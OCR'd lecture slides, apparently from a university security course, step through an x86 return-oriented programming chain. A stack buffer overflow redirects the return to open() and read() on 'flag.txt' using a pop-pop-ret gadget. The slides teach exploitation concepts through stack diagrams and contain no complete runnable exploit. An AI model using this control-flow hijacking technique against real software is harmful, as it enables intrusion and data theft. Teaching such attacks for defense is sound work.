


Chaining functions with ROP gadgets

EIP

```
<victim_function>:
...
leave
ret  (== pop eip)
```

- ROP chain (x86)



ESP

buf[8] ← AAAA

AAAA

saved ebp ← AAAA

ret_addr ← addr_open( )

addr_pop2ret ← rop gadget

← addr_"flag.txt"

← 0 (O_RDONLY)

addr_read ← addr_read( )

← ???

1st arg of read ← fd (3)

2nd arg of read ← gbuf_addr


3rd arg of read ← 1040

Chaining functions with ROP gadgets

```
<victim_function>:
...
leave
ret
```

```
<open>: (fast-forwarded to open’s ret)
...
leave
EIP  ret  (== pop eip)
```

- ROP chain (x86)



Stack		Value
buf[8]		AAAA AAAA
saved ebp		AAAA
ret_addr		addr_open( )
addr_pop2ret	ESP	rop gadget
		addr_"flag.txt"
		0 (O_RDONLY)
addr_read		addr_read( )
		???
1st arg of read		fd (3)
2nd arg of read		gbuf_addr
3rd arg of read		1040

Chaining functions with ROP gadgets


```
<victim_function>:
...
leave
ret
```

```
<open>:
...
leave
ret
```

EIP

```
<addr_ppr>
pop    esi; (esp += 4)
pop    ebp;
ret
```

- ROP chain (x86)



buf[8]	AAAA AAAA
saved ebp	AAAA
ret_addr	addr_open( )
addr_pop2ret	rop gadget
	addr_"flag.txt"
	0 (O_RDONLY)
addr_read	addr_read( )
	???
1st arg of read	fd (3)
2nd arg of read	gbuf_addr
3rd arg of read	1040

Chaining functions with ROP gadgets


```
<victim_function>:
...
leave
ret
```

```
<open>:
...
leave
ret
```

```
<addr_ppr>
pop    esi; (esp += 4)
pop    ebp; (esp += 4)
ret
```

EIP

- ROP chain (x86)



Chaining functions with ROP gadgets

POSTECH

```
<victim_function>:
...
leave
ret
```

```
<open>:
...
leave
ret
```


```
<addr_ppr>
pop     esi;
pop     ebp;
ret
```

EIP

Thanks to two pops,
esp points to addr_read!


ESP

- ROP chain (x86)



Chaining functions with ROP gadgets

- ROP chain (x86)



We can further chain more functions by returning to `pop; pop; pop; ret;`

(Three pops move esp down by 12 bytes)

Questions

- Where are the ROP gadgets?
  - `pop; ret;`
  - `pop; pop; ret;`
  - `pop; pop; pop; ret;`
  - …
- How do we find them?

Next week's topic!

Coming up next

- Attack, defense, attack, defense, … (continued)

Questions?